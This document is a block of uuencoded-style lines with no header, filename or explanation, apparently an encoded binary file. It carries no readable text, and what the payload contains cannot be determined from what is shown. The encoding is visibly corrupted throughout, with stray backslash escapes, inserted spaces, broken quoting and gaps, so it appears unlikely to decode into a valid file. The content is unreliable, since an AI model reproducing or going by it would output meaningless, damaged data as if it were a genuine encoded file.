M/[Z(T)TM^\$O^\*?Y<\W=]^+E<8V^J!?\=C)/\%W\W),\_SRO@1KHS=FB?^"R^7
M\_`5^CF/)(^.#7^&NDJ\_#;\_QR5.^QN&,BV);PW\$%\KF2/\11R2.\_\7DY').\
M@>2+<5SR'9)'?VN<D#PC=N=9G)1\O.2\_XI3DKR6O)\*]QO+6V-:/.'Y7IP1
M![])<S(LY.TD[Q\^8M#-R>=@=VZ\*8-R./"VV-0!W)O]6\C@1C;N1Y\2VUN`^
MY\*<E;QC)>"#Y6&SK563C2>39H\_C\>SR=\_ (CD.:(:SR&OBVTMP\_/)CXJ?2\$^&
MZ-YA`^`<[Q6OE9[?8GCG6F\@)XOQ#VQ>UUB>4>;;R0GFSBK["M\7&\;^%%
M=MN+ZYT3VVH>SWLU7DS/2?S\$SZ<F0P+LS7D+/./%JZ;F14,8YD?&/]%05AV%;
M\Q-[Xf7TA,KB7<>;\*M94N\M>"4]U\51D\_F>/\2YDAMOH:>BN#5V<Y\*4WL\_P
M2?M\4GGGP.[Z^B/O2JF-K]/37CP9VZJ7QOL[\_(">G\7GI:=Q.MDV\M[3Y3X
MKO34RNB)",<-S[Q4\_\$AZ(F7RKHQ3T=-2/%QZBF?VGH`ST[-:?!Z[\_JS>LW`A
M>G:\*'TC/X>S>L7,85Z0GB[@2=O<7Y?\*D-NX`3VIQ)]B-P?+[]T?]Z7G>\_%^
MZ?FJH/<"\_T>)\1WI&=`8>]#>( [M\$4<KXGN:%05>B9?1<US\1'K:??\*)`6^A
MYXSXI?0D\*>'="1^G9[)XJ\_1\$\*>5=%5^AI[5XI/0<+NN=N)SQ<WH\*B.MBM]91
MWKLS?D\_/%/SVZ2E4T7L,CFV\_1TY\1GJV5Y+MI[)Q"GIRB;\_ \$[OW\$JO+:X>ST
MS!<?EI(-GGG)]^&F\$1\FKB,&PK6770[K@R/;/%^Z5G]Q?>"6L8?T5/
M07%#[-85:WJGKF7<DIZBXGK85O(OO=O@,'I&B9=+3^/:LNWA0?1<\$H>KXWOV
MU\_-6]X.CT5Q=VPFXLV`\[7D/,=/1G\$5;! [SHV\M^\$U]%P71V[L>XHVD?,F
MWDG/&O%%Z?FVJ?>?^`@<9MY%\2V^C7W/HDOTO-4G\*%R%[ [DDSM;2^!8]GXF[
M85MK6SES/Y7Q\$WJ\*B=M@ZO]?UVHCY\&VQHUQ.>P^X6;V[\=S\\*G>P/'C-R
MNXA<@Y\_8%[Q><.XX)'Z@>-#\_K1VUQ\7Q;%P"G\,E<:+VQJ7P%[@TGH#+X-VX
M+'Z&R^%, '8S+X\_JX`AZ'\*)KM\$%?"D3JRK^\$\*N`H>@-UG,W%C^SI\*7K23'Y]:
MV\*TAX/8X26?O3W`'\_!5V<QX<9O\N\2/L?E>8<0<)<TSV\$=P'GY`\8Q?C';@
M=N08>#`^`GFYKL9C<2-LZR\*>C-)\_D4W]EG<%;OK-3P'/Y4\70\_.7[@TMA6^
MI\_:%G!6OPS6QFW?AK3AV+^\_\V,U=^QG\_@X^([^+7.%)\_XS<X%[9589!QKG#&
M+7%N/\`#GP;-P7KP.VZHQV+@>2?L[HL>8ER<!/!>V-0Z7(5\F^5M<@3S%4.\_R
MV-8T7,5>4XBO2\$\_Z8<?>DQ<7M\2VSN.OR)^\*DP\_W/=%'!NVNW3X65\N6@:'
MD0=&R7EMM'\$\_\H+BQMBM/XPQ=I\UP[8FXV'D\*[%[S&^,1Y\$7PK:&CF4[)]\K
M/HC=SX[CV\$6>']N\*-MY?0V405\%NWY]@O)S\#+:5;Q+;\*GEU[-9R)QMO#L?/
M8K=N,,5X!WDI[+8'O(=A?B2]&28:GR`O\*2X#7;K&\_@X>;QI<DV\*SY!\_(UXK
M/?\_@"^2)IGL7Q+8&S?`^CO^DYY\$X[DS?4VJ6]RC\AIZ%XOW2LVBV]R,<.;QQ
MU#G>6;"M+^?\*=3TN9N>NXJ02<WJQS\$N7&+>B)[>X.G;7\$4N](RWC&\$M/&G\$I
M[, [U\* [SWX4GTW!1'6"G/?Y7W,OR3G>>+7TC/9VN\%QJ[N?TA\1/IV;M6YKWK
MC/?3DUW\_.7;[W4;O&T%SKR`7HMX9\ (=SB?J;Y'7\$"\_\$\_VR5\_C'W&"S=X%L9OC
M;?'G@A3B4M@=\_`%&O%Y\#6\_%&;<:[\_O@>>X.YMQ/GCE6X"H]<<A3;C..BVOB
M>'@LCH]WX03X)4Z(LV\W3H0[X<1X,4Z"+^D.,T.XV2V'R?'\*W\$\*\_="B3/L
M-\$Z%&^"/\`B<&N! :7#X7;(^AC/AWI\*?QMGM[Y`\]V[CO'@&=N`\X4(X\1Z?
M3\>E\5K)W^-R./U>[QJX/.Z`W;:\*J^"KDE??9\_P%;BL>AVO@Y;@F/HYKX<?8
M5H\_]QO7Q;/\$1;'O1'\>.&.)\_X2^S&YZ!Q(SL^V\*TIX>8X[B'O(MAMVX>)/\<]
M<"?Q%.GY^8AWG\*/&0W!<4/LK@>/>[?'W^-AXF724^2D]Q"\<!\<Y: >FV>\
MLYXU?HXKB-MB=TPX)^=0'-5^AE\$<Y;S\O1?D[ [UHG]2>\_. \*&V,V7+GDWOFR<
MF9[1XDW&!B;\_U?L:+D)/N\*O>6;"M>]>]/[EAW]2>QN(1V,TE;GDWPKWH&2Q>
M\*CU%;WL/QU/H62`^`(#V;[WA'O.O76M.)RV%;G>X9;R.?B&U=P;O(\_Q&GO"\_K
M[0^W^%?Z4GUT+L4=L\_G#^J^#4]K<6CI.>//[T+/C9.:#]G(>Z!W9K,\$^\_`^
M." \<4'\8?GIA5/39X:W\&VXCXS3H>SB\*MB=U[&`^MC?N!#P9XAYE@2\_!5G
MY&<+/3?^`\WJ&L]E\_1,7^J!G8S#/\$'Q\_>6+\DH\$30<+\\_E=4,)]VCNGZR@9[
M`B`G"40/.5L@8<C9`WG<\_#Y5`TY5Z!6R+D#W?]SL'M0R/D"\$T(N\$%@5<L'`
ML9`+!>Z%7"3P).2BYE\_\<"X62!7RIX&L(9<(%`RY5."KD\$OSR?+P+^SX'WKW
M\_GT&G"FP+VC.Q):W`C^K/[ [V0S.N8/]&8+GG?<)2@8J!#TO^\*A10\^MG(Q;
M^4#DD"L\$SH1<D;L:W6-R)S,M'K-\*(%W"DH&6/&9E'K.+M;PN5>3QOY#`KQF(
M?\*>7@60AUPZD#KE.\-7[V.4#A)N\$\*@9<N/@\_WG)H%^(3</#`NY=6!6R.T"
M"TN\*\*]CI\#&D#L'MH7<)?!+R-T"OX?<G7]-;B"O1=7`\\_?OWT\_#GP4N!KT8
M5PN<"CH#\_CQP+.C\_Z?5Z[, <6KV%L>P7B)2H9V,MX]F1L\*UC+V/:2L>T?B!;R
M@S"2D`<&4H7,W:/.0P.%0QX=J!;R-X\$1(8)EM0,'M\_[Y(:\ )7`AYG7F'UGE]
M(&7(/P<RA[PI4/0\_!T>VF?1T"GE'H\$?(.WDG\QKCUINQO8/[!/X\*^@WN&[CW
MYG>SY%^^<?O33C>3@P,\_%\_X[F/\2SRTG@\_XUD1'PC\$#8WS(3EN')9Q/F-Z
MG,]Q1,3!\$:D0\B79)J\&>H5\+?!UR-<#PT.^&9@>\F^!I2'\_`E@;\MW`YI#O
M!4?H/S\,W`KYC\"CD/\_F7\_K"P?6?FB&\_#C0.^=]'`Y"CAIL2<O1PQT\*. \$>YB
MR+'`\_1YZ78[P6C1Z:7PT\"CHKOA8X%[0H\_'QP.]!S\8G`C>"7H1/<AP[C\$%\%



M#KU^\_\_X<\_B5P(.@'QL'7Y>7\_LK\\^N\_U%;<P\ [ND) 0.QG"<&\_3KX., [, EC^Q
MK7R;7^A]\$\_%"1GOX^AX5Q3/\$C(0)PKO75;<23Q#O\$9\3/R'^., (\ICB%N+1
MXN\_\$.\2!OSE'4RFB!J^7\_OM[ (WH\_%N>/%\*"4W!@ (P=\_]K)KI?2XW0?GZVI1
M;?\_;X/>3%:;G&GD5?!TW\$0\03\6W\&)\%V\_&]^WS%-\_##\_';!#'?67\".?S
M?^#\*XB;X3]Q-/( (\_Q@O%6\_!?'^') ^@I^+8\_QC\_!3G\$5?S\$SW']!\_QW%\61XQA
MQ\_!=AAR!N<'<F'E^!/^Z) )77J&'0IB=N] .":#X] SCOP4+O?!\_ ;?J.\_3DP:]P
M7ASCM7\$^G^KGQ [G%57'!W%C<#Q?S\$4K<2&\1WP=%\9/<%\$<^XUW!EP2%\.?
MX>JX&NXD'BJ>(5XAWBN^B#'\_ [ \0)WGIG%9?SU7\$#<9AXJ'BF>(5X-\_X"WQ:\_
M%L?)U[@!SH';XB\*X":XF;B<>A)OB:>)EXEWBT^)[N!F.\Y?FV?' /7%W!LW
MPE\_C'>)I>"#^\$0\_"V\_%@?'9\_Q@\_@L3C\>^.) .#V>A, OAR?;WBGOC\*?@;\_!V>
M+]Z, Y^+C>!Z^A>;URB>W: ?V [PH>, LGSDDL<, 1 'HY' <Z/"XJKX (\*XJ;@/+H0G
MB) ?@PGB; ^"QNBA^\* (X0S;H93B 'O@YO@S<60<'@\2S\ \$M\7KQ2=P\*WQ5' "V\_<
M&J?' [7'Q<4/<'O<4S\ (=.\2G\ (=1UQY 'C&G>S?\* ,Z' .^/\*XO8X# '\1?XN [
MX+76'WX/, 'E1^^\ [B, -%-'9KK;@'^5+Q (?SUZ6\6R?AS\L'BI=C6&UR+/'%D
M [V+8UDQ<EWR; ^ ('TE (/)BW (B\K7@ZMO4\$-R=/ \$)5M') ?' [OT:W-; ^+O\$]Z9D3
MC3\$D/R!^@]TZ0W3C/N07Q#B^Y)M>+'='<W'2F+ [G, !Y-\_E2<, 9;OF84GDJ\4
M'Y>>&+&-IY'7P+;FX9GV;Y'\<ASC->3OL'L?, [ [Q, ?+L>&44X\\_%; " [GRV!
M\4;R\_N\*YXKW85JJ\$QEO (2XD [BZ=A6\42&1\DKR<>&G1H?3\*Q\5GRRN+N^!P>
M (UZ&;;W\$E\E3) /&NC' ^U/XNOXIW85KJDQK\_9OT7<#MNZBN^2AT\_FG4=<!]OZ
M%?]' CVY=VG\ )^XB7H9ME4EA\_) P\3+P\$O\# [L>M/:?R&O+WX.^SF\_/@=><)4
MWA7%W?% [ /!J [N?=' QI&B&N<65\=NV\;1R+>+' ^+H. &MJXQB\$7;ON^\$XY+^
MHZ?Q/9-P (O+5XDO2DR" M<5+R0N\*6V-9RG)+\B/BI.' XZWU\ "IR90 (!XJ/3MQ
M.O+?Q0G2^Y6^&/R4>+UXHO2GSB#<5;RO. (ZV-:XC, 8%R5>)KV!;D3\V+D\*>
M3EP1%\4=Q) -Q, ;Q#!" [ \TLFX [+D6\3WQ7\$S^\_ZN68QKD\_!MK [, :MR, O)MX
M#K;5)9MQ.\_ ()XI^Q>S\KNW%7\G7BR]A6CQS&O<F\_%\_^";<7-:=R?/+NX!K8U
M/Y?Q:/)CXG"Y?<2/) 'M#A\*'M\S\$S\G\_T%\4GH2Y36>39Y/7!^ [ZRP\GSQ3
M/N\&V)TK\4+R\_>+7TM, YO\_SRPV (=V)W#VH!XU7D1<OML=L7\ 'KR.^ (D!7W/
M;W@ [>>Q"WB6QK=5X#\_E%<?3"OB<, 'R2?\*3XB/?F\*&!\EKR?^!MLZBT^2\_R6.
M5=3W5, 2GR=N+)TA/K&+&-BSB6MB6QT\_, 7Y (/DM\ \$ML: ^:GQ, \_ (5XK/8UK `2
MQI&B<>TO/H%M+2UI' (O\L/B9.%\$IW\_\ \$)R\*/5]J [F+@A=O<QEC%.1WY6' "CK
MG0';ZE/..!?'Y'/%!\<-R, L>H8MR2O (2X/7;W=5<U#B/O (UZ, ;3W'W<F3?^9=
M&;O?)87Q-/\*RXA [8'4MKLN^0YQ&WPK9?\*FF\E;R9>#RVU:&.\16;B [= @-Q>J
MRSR\$O\*JX-W;W [ . \$ [Y, \_%:>OYGN7UF3.0GQ:' ;^! [TC8TCAR=<1:WQNX>C, ;&
MF<AOB>, T\3V%FAKG (6\FGH%M96YF7 (2\LK@G=NN\*N'3Y, W&&YG\*, Q17) #XM?
M2, \_C%L8UR5.V) \*Z)W3U (K8R;D!\00\\*VBK<V;D'>0CP5N\_7=-L8=R"N\*>V);
MT=L:=R?/\*6Z `^^"O<5\\ [OS8#OCX>2SQ>>QK;KMC<>0CQ+OQK8\*=C">0-Y4
M!/U/Q, >PNR^HH\_%, FXO\_Q6ZNV\EX'GF\$SM [Y\2) <%R\_&' [ &M&F&<1\C [BU=C
M=Y)] %^-==GL0Y^@J\T^C\_R (.% (WWU, ?' [+C (]XI/<6Z&Y\@;R6>TUV.W3V-
MXY\$O%]\_"MJ;T, KYMQU\_\# [;UJ+?Q8\_ (\$?;S+8EOY^S\*)Z\F [HIM1>MG' #X&
MYQUQ;6SK" (Y"\_I<X37^Y?A]@G)A\O\_@M=O/PKXU3DZ\_'MA (.-/Z8O!"V-15G
M) ] \D^>5!QH7)GXIC#/8]588:5R</\\$\_%MMH-, ZY+/E5\"-O\*.=RX (7E=\7CL
MG@]N1AX8X9T;N\ "C#3^COP9MI5WM/\$2\G;BY=A-GXXQ7DN>Y10O5MC-/\<:
M\_TQ>2MP?NW4&O (7\M;C'.\_S"N\FSSG>NQ.VM00O (\_];7' B" [YF' #Y&?\$R><
MZ' L&X6/D.\51) \_F>=\_@L?> [ ]WMVQNW<"7R#\_79QRBAS?\&WR7N\*YTM-)JO%?
MY#/%! [" ;7TTS>DN^2'P<NV/%=-. (=G?Q2MP=!QYAG<1 [. ;. ." [Y3O&?VC/3
M.!\_Y#O\$C [. [5\_] :X!GE/\2+L/K, PU [ @+>>9YW@VQ>Z]POO% '\B/BU]A6\X7&
ML\C'8G?MOXAY#GDY<1\_LYJ\*+6<<@7R.^A]TZVQ+CE^3GQ% ^E' T00 [-CN]3 [
M\$QP] %J^>+)AX\$8Z!#XB?B'4=->\$RD ["V?'\_N#1^C>OAMS@, !\+Q>W%X/'='
MP&MP1'P<1\+W<63\ 'KMYUT\_&4<A+8+>BZ.2#Y9\ '8Y&OEOR>S@Z>8SE, H?\$
M, <C+2=X\*QR0?'OE"Y', L^ON3W<6SR6"ODN (KCD%>1O'. .2SY:\J4X'OE^R>\_C
MA.315LKCX\3DGT0>R&A\_PXGPUNDYPI.3OY\*\E2KC%.0%\=N^<I [ >N+4^%O
MI6<W\_HC\=\DCK39.39X!VRJ' TY"WD'P\$3DN^6/\*#. !WY'<FCKC%.3YX9VZJ\$
M, Y"WD7PLSDB^40 (3^&/R1S@3#K?6.#-.AK/@/#@KKH>SX>XX.QZ#;=W&><G?
MB%.L\Z' \^%&V-867 (3%\\_%3<8SUQD5Q (6RK#2Y./E'\0 [Q]\_ (OX@3CB!IDG
MX]+D5<7-Q4/%<\3KQ, ?D, =\_A\N2) -WH7%NLQ\*O: I@/W^P^'\_?U"#'EM [<\$E\
M1?RO]-3 [F<?\$W<4SL\*T;N#\*.M, D [ /W; [! :Z&^XKG8/>ZXQHXXZF;O 'MC6 [ [ @N
MCKO%NSRNAWMC]WNW&K?#P [%; \$]O&.0X7P;9ZX\*YXGN07<3?\1IQYN^]IA+OC
M (9)7WV' \->XDUM=H] \$7 [ &CT>% "LP?8>, +4YGOT];G&RG=SYLJ^ \NXYS"\47
ML3N> [#5VWT\N [HO=W [+/^"N;B^=C6XL/, +;DN\2WL:VM!QEG\DOB\ (=D; /\$ `
M\B?B1 (<9\*\_P9MM7\_ "->DY\$O\$5 [%; \$S [\*-2GY0/%Z; "O>, >, IY (7\$; ; '[5^+I
MY\$?% [Z2GZ' 'F/.3-Q3.PK9HGC.>3]Q;\_B-VVC1>2QSCI\_2FVM0DO)?]-G.24
M [ZF%5Y!WSD^1GC]^, =Y.' OVT=U [L?A?>1WY6\_%J<] (RL (YTUODC^6)STG/2<
M-WYD>51)+\BU'GY\*OEE\3QSGHN^/?8GK6?\* "XC;8G:\O&T> (P!Q)W\$P\ \$KMK
MQBO&L<C;BJ<8A [YCS3B1S<7' L\*U\UXS3DM<6CQ 'OQ^ZX=, , X!WD1<1OQ>&PK
MUTWC\_.0UQ (.QK5.X, /E+R4? \/\_;N. [RJ:N\_V^"9T%.E ([YU'2'A) '\.F]5P6D
M!\$@"A) ('H7<\$I"M-BA3IO4BOTHMT%\$01I"A (590N)> [YG=O, \= [S^I9 [\_SWC
M.<\_AX]B\_K\* R] ]EHS\* R\$D/QN7IU^%;5 [ARO0%?I' /&7\$-^M\_\$V: \_+UUAP?J;
MXG=OR' T;D@\_7?JF-XW;T\>)YV&;-K>, .) /\$F\_#-NMO&\?1\_RA.=<?-O, "#
MZ; />=:Z! ;< [=, UY (\_Z<X\V\_.8=AFV^\_&F^DOBU/?=S/K%?TQ\4/Q:G\_D\*\_\_
MX`/T6\0WL">1<;8\_C1/@9M@/C\<)\1Z<#"#\_ \$B7'8'^, DN!].BI?C9/@\3H [?

M?F@<8?>\>5MP41^\*^XJ4X"A\5Z\>^ [\*D2\+%O^]) "GF?,V) 1 [9+R-] ]M0W `W;
M[, ]?T9\3/Y&998^#]/O%E\1\_X5M/GYB?-(>!\_%WXF?8INY3X[/T' <43L4WV
M9\ :?T"N (NXGH\_Q38/\37Z=' \YEQ>' 8YL) S\_E\F7ZM^\*+X-; :) ?&' \B' ZP> \&V
M2?C2^!E] 3G%U<03^"P\1S'\ /\1; Q66SC\_\KX#7U5<4=L<P8G2LS7/<3OOC; .
M@M\_S), &\K7@, ]FT' YZ"\_+\Z<P#<@ [B.>AVV>^1D' VOF\$SM6PS:BDQI' T7X@/
MBJ] @F\_1O&\^@+RYN (H [!-F\_P//JL\*5V\_&"^AWRV^+C, Q [QBOIA\GWH!M [N `O
MZ1.D<LZ+; 3; AK?1GQ:] DIFMJXZ\_H/Q:O\$A\17Q=[TCAG%X>\*&V.; L\_@0\_3UQ
MZK3.1; '-N' 3&Y^F7B4] CFT+IC2\_25Q5W\$8\_%E!B\3' Q36Q3, X/Q-?J>XF7X
M9 [P/\_X\*O8%\_>-; Y/GT?<\$-OTR&3\@GZJ>! ^VR949) ^%CG+@\_M@G (8IR<OK5X
M.K: IFM4X+7UG\6SL2S; C3/2YQ' 7%W; #-/9R=/D5VYV!Q\$W\$<MCF%\ ] '\$.?.
MX6:&X8+TGXOWB"\*? , F<QO [T3<1#L, T!7 (+^FCA%+N<BXCK89@.\.H; \@?BTS
M=7, ; EZ' O\*5XD/BY^A&UNY3&N3N^7U\_4C\AE\_0/\%^+#+X.K9I5, "X `WTW\33Q
M!FSSNJ!Q3\_KLA9QKB#MAFR6%C8?0' Q3\_+DY5Q, WWQ2/H%XLOR<S2HL83Z `^ (
M[XI3^, N:AC^C\_UZ<N) B; &8!GT\ \5' Y>92L6-%] !W\$G^.; 8 (#C%?0-Q#WQC:Y
M2QBOIZ\B [BZ> (MZ, ?<<?; [; /'] "YACA6/%.\77P1VT0%&>^B' R%>C6VRE#3>
M3Q^\*; 2 [B8\_3/Q?F"W<Q?; ] I^COAKF:E0RO@ [ ^G#Q./\$\*\5%LDSS\$^` ) ] '7%]
M<3?Q1&RS, , SX `?U>\6UL4 [ ^T\5/Z\_N) UV. 8E?D&?JXQS `VSSX7O&:9-RGHN\_
MP#9ERAEGIF\A' H%M<I4WSD5?2=P-V\_R\$"] "\_%!>HX%Q# "T>+5XJ/BK^3?Q.
M1><2V'=LL3\_] `?%] <=I\*SB' B#\1] Q7/\$^ \4WQ, DK&] NLQL' TI \6OQ#FK.%?&
M-C?Q>\_105W5^3] Q6/ `K; A%<SKD; \_D?A+\5GQ4VS3I+IQ; ?J^XJ78YC=<GSYE
M#><P; #, 3-Z' ?) OY%9CK6-/Z0?I+XH/BN.%TM] [ :M<!OZ\$>+-XDOB1+7=V]; #
M [>F [B^>)] XEO8!O\_.L8=Z!N\*AV\*; , [ @S\_1-QP; IR3X5CZ\*> (=XNOB1/7<V\_ ;
M!O>D' RW>\*3/9&AB/H\*^J [HMM]N' 1]+^\*, S9T, Y%X//T8\5:9J=' (>' I] K' @A
MMDG0V' @&?6YQ76PS!\^F/R!^+, [2Q+DBMIF\$O [ # () KXM?J>I< [ "XN7@PMCF!
M%] \$ \_\$A=\W\T<^8# /4^AOB=, WD\_O#YL9' Z1>+SV) ?6AB?H, \EKB/N (IX@7BD^
M\*KXK?N=#YQ+B) N (X\33Q90' WXD?BM"V=0\6ML<T2? (; ^F/BY. \$LKY [+B5N (A
MGL7BX^+; XF2MG4N (6X@' B>+>)] XJO89M%; 8Q\_I-\GOB-. \$> [F+ [0U?D3\_7%RP
MX9N9@?^RQUQ\6?Q:YM] O; \_R:OH] X\$; :YCQ, DXQR (<"Z-; 9I\$&; ] +WU, \1\_P5
MMKG2T; @8\_6MQH4 [ .M; #-<1Q, ?T\_ZBM' &8?0MQ</%\ [# -G, [&U>AWB6] AF\_-=
MC!O2/Q' GZ>IF=N-F) ] ?%\*; K) QR; <A?YC\7J9N8-CZ1/&R-OBWO1#Q8MD9F!/
MUD#Z!>) OQ<^QS; =] C+?3/Q, 7 [NO<"-NLQ; OISXH3] 7, ST\_\$1^HWBB^+G, C^A
M/] <"\_0KQ-^ ( \_L, V^0<; WZ!>) OQ? [ #7; S [ ?\$#^H\_\$:V4FQQ#N@>DKB6/%T\_ `S
MO!K; %!MNG"XY] \; B0>+YV\*; P2. -B] ' 7\$<1SL, U] ' \$2?; I2<#SB\$?KSTR3XV
M+D>?3UQ' ' (UM+N#\*]' ^) \X^6^RY<@WZ; ^+K, ] !AC7 ( ] ^JG@?MFD\UK@) ?2\_Q
M0FQS"3>C?RK.. 4Z^ ) H9; T: \0GY. 9@/' & [>@; BX=CFVTVXBOZ\^ (W, +) ] @W) 7^
MI/B5.-] \$-S\_X4^./Z9> (?Q# [37+S@\_ '\$^KGBH^ ) [ ,M] ^LO\$4^H\_\$: \2G\1?X
M%K: ) G6\*\C' Z"> ) /X++8I. =5X-7US\1CQ.FSS' ' ] ) GW6:<PUQ9VR3YS/C; ?35
MQ' ) BF=BFX73C079&O\$!\&.\_' C\_ '\G' >&\4' \ /CZ\$Q^' #> \ \ ^@J\_BKW&"F=Q?
MX2! \#?@X\_@S? ` (?QB?Q4WP\*%YQE//LMXW) X#FXF' HSGXIGBW>\*+>! [ ^2YSG
M<^?\*> `N) 1XNGH>7X5WB&^+\$LXV7XWSB!G@% [B5>+#Z. 5^\*; XG?F. /OC5; B>
M> `!>C6>+CXCOX#4XY5SCM=A?W `ROP\_W\$2\_"7^ (CXD5C\_OJ\_>+OOW?1&/, G@R
MS3, S\_KRFY7\$QW! \$7Q] -P ` -Z#2^#?<2#.\_H5Q\$\*Z/2^\*A. !AOQ\*7P31R" T\PW
M#L45<1CNADOC3W `90`>7Q; \_C] W#V!<; E<'5<' K?#%?!' N") >A "OAL] CF, :Y,
MGV&AZT-P%?KWI1^\$J] (OD/XVKD706>2<! ] L, Q\_7IYXN/R4RZQ<:-Z8/\$K; !-
M] R7&; >D\_%6'\_ -B>7&L?0WQ-G7"9?; \0] Z4>) OY29- [ @/?< [ESK6QS0P\@' Z'
M^) ; , E%MA/ (2^G7@\*] NW/2N, Q) . /\$. [%-AE7&\$^E#Q9' 8) NEJX^GT!<2-L, TY
M/) ?^D?3A:XP7T0\2+\8V) =:R#MAMB@>+YV, ; \_W7&Z^D; BH>\*E^"=N/J7SKWQ
M09Q^O7, %<3OQ"' P ( ; \<V<S88?T.\_6WQ/G&JC\0] XC?@BMAF\R?@J\_1SQ\$6S3
M<+ /Q+?J. XG' BA=@FSD; C^\_3EQ5' 89CM^1/\M^\*G, ) -B&4W#? ) :XACL (VL=N-
MWZ: ? (-XL/HMM4NPTS) ?6A-Q4W `O; K-IE7 (C^F/BQ., -7; C [ ?; N, P^FKBGK@T
M7HE] QV2/<2WZ' \5] QK7QA6PS37<A/Z-N/\^XZ: X#; 9) M] ^X%7V (. \$H\%K?%
M-W `4KG/ `N `.. %H\1+Q\_+; XM3G [0V&8MCK' ' 4\_P `Q^ ("AXP' XJJ' G; N+I^+1
M>/T1YY\_ \$GJ^-; =KB" ?0CI"] PU' @: ?55LLQ+/HC\N?B8S; 8X9SZ, ?\*EZ-; 2H<
M-UY\*' RX>CVURGN!>@KZ"N `NV>80WTV<Z5P3VR0] 9; R; /I^X' K9)>\; X# `VH
MN! .V\*?:M\37ZQN (1V\*; 26>. [ ] &W%X [%-K7-<XW; [XJG8) LUY8\_OOY@+%K; ' -
MQ>^<4] . \_\$! ?\P<U\$X\_3TH\7K9>8ASD2?YH+KQ^ (<) \*O% \509+ [OC\; YZ#\7
M' \4V: 2X: %Z (O+FZ&; < [B ` /K [XLR7G, N (FXE [8YM4/QF' T?N+FXKCL, UY\_) X]
MGF+\_RV [F3UR#/L, 5YVK8) L55X\; TQ<5ML\$VB: \8MZ/. (ZXB [8) OCN `W] ' 7' Z
MGYU+89L?<0?Z-^\* `7YP\_P#9/<0Q] ANO. Y<5M<"SNBWW' #?>B?RK.> \. Y. K99
MCOO3' Q4\_ \$F?ZU<T?Q1\_1WQ: GO^D<@FUNX?' TR6XYEQ2\_CVUFXT\_I=XAOR, S.
MV\ :?TU\0^] UQSH-MKN-? ] (N. @> (&V&; \_7@%\_55Q\GO.A; ' - \$; R> \_E=QZM\_<
MS `&\@\_Z\*.. GOW (/A, MCFW?O<7] &' B2/%H [ '-77R<\_JT\_G\$/ \$S; %-WS^<-OZ?\_
M3+Q; ?!G; Y' U@?) &^JK@ [MKF!K] GC\_ - `Y ` -OLPP\_I?Q&G>>1F%N/G) (?%CV2F
M\_V-CO [ >Y/Q0?%] \_' ( \_' ` ) \ [ +> -4Q@?%] \3) GQH\_P07%C<3=\5, \2; P+/\-7
M\%\_XC; C (, ^>Z^#GN\*IZ) 7^ `MXJOX) 7XC+O\*7\2M<2] P+O\; 3Q' OQ&\_R+.. US
MCG-JXR!Q: \_%0G `#/%Y\_\$8\_` ] \; LOC, ?BLF+] &D\*=K' Y\#<&\_44) /%V; 6) ^#O
M\O `&!UOQ"OQ) KP' ; \9G\19\&V\_%GI?&VW `@WHXC\0X\ " ^ \_\$I\_ `NG/25\5>X
M (MZ-!^ ( ] > `O>B^\_A?3C/ : ^ / ] N `H^@\*/P03P&' \ \*K\6%\ "A\_! ?^\*O<<8WQD=Q
M67P, M\; ' \3! \ `J\_%<C\_@; ^B?2! \_L28KIQ>\G, + [%?#?Q) &Q3V\X#\_HH\7AL
M4RVA\3/ZMN\*/L4VO1, 9^?L93Q#NQS8K\$QF\_3' Q' \_@6TBDABGH1\A7HMMP I, :

M9Z8?\*%Z (;9HD,\Y-'RN>CI?@+\_?2?'` (OP [ ?Q<IPLN?\$\*G!>OQ'K^#RCLQ\\_ "
M/= ' 3>^ ):U%X+GP<G] %1DWB9# "K: # '\7-L (W\_6\8; <4UQ#+9YC7?@7& \ [U\, V
ME\_ \$^G" "E<P"V. 8B\_QM?%J=YQ, XQO: 3LOOB\ SQ5, 9G\%-Q: .P [WWA; \_ '=<=; 4
M; F8J/H^WB\*\_ +3\*LTQA?Q4/\$: ; #, QK? \$-0%I\ 'O^\*WTIG?! -7Q+=P7WP; K\5W
M\ "\_X+LZ4WMAF) 7Z `SX@39# `NQS6275P5E\ <=Q%-Q! ; Q! ? `E7Q `DR. @?B2KB)
M6, \_) 2V' V/ -P=Z5U/ F" E, /QW; O/ 6N<0#. (ZZ, ; ; ; B4OB4^' <\ \$B?. Y\*S [L\*R,
MW8?" =1- [ "F22] YO9N#XN+&Z\$; >\*R+? `L\1' L<TKW `IGR^KZ>C@<=Y' ^\*H [\$
M2; (YAV\*; U3@: ?RM. F-W-C, 8QO+ /X=YGIF<, X#L\77\ `V3W (: #\ ' 9<SDWP#9=
M<QN/Q5/%A [ !-6! [C3W"D># :V>2>O\51<1MP#3\ .K\6?X) K: IF, ] X%NX@GH%M
M\_L! S<<; \SC6P33<\#T\_&7^ "M>#X^C1?@1W@ASES `>! %NB&TFXJ5XH\_BZS. 0N
MZ- ; ; &N) ^V. 8Z7H<3%9+GCC?BEN+A, E. TL%N' WQ>/P [Z9 (JS#=D8\#J?E^ETG
MOH+3X; >+&J?' 97\$&W\$X\%6? \$>\1/\; LXN [ ] S `YP) ] \>9\1<X"SZ" L^ ( <3: L
MU\_CS! O8: S [G?N\_UB; (=), Z. ' ^\`>\$9QXX (X0X! Q<3P% !V/= ? I\$F=ONM-OAY
M `DNXX\_D! GHS [2C\33\&; I3^' I^+ [TJ</=. =\_\* /X, M\+3\4?8Y@#^' %\2OY&9
MM4' N7#TN?H! M^@0; ; \: 3Q) NP34@IXYVX) ; 9Y@0\_@S"'. E; !-NU#W<7: 8> `6V
MZ1GF/H9. %N\_ -F] \* &] \_#V<HX5\ \$V: \_\$#? \$+\2&?\*K^T, V) ] K2N\$V\_NHIIF\
M7U [UFM?] ?3\_ / (^: ? , I/T/>X<5; \;%RZ- ; >; BUWB7^+HX<3DW/Q@GLC\; 1' Q (
M\_\*O, SR] OG) ) ^C\_B6. ' D%-] \ (IZ' O+IXEWB' S?A6-, ] #G%M<6= \ \$V6W%F^F\_%
M3\7I\* [GYMC@ [\_4#Q?/%7, K^RLG\$A^A/B9^ ) L5>3C>U7CDO3%Q" W\$@W\$PWH1+
MX; NX' \$Y>S3E0W `B7QUW\$GX I7X0KXA/BI6, ^] XIWM^9: W8U9/ENIF9DQ" WB\>
MB^OB<; @W' H\\_P1/P4FQSK@8?R^COBM^NZ5P `V] 3\$" ^D [2? \C7D; \_ESA/+><J
MV. 887D-\_5YRQMG-IO! 9WP. OP>/PEWHC7XV^PS4. \ @3Y=' =>' XHWT+: 0?@C?1
M+\ "; \2&\ !=\_! 6W&RNL; ; <" "V25K/>#] ] +G\$9\?O8IG! ] XQ/T-<2QXD^Q340#
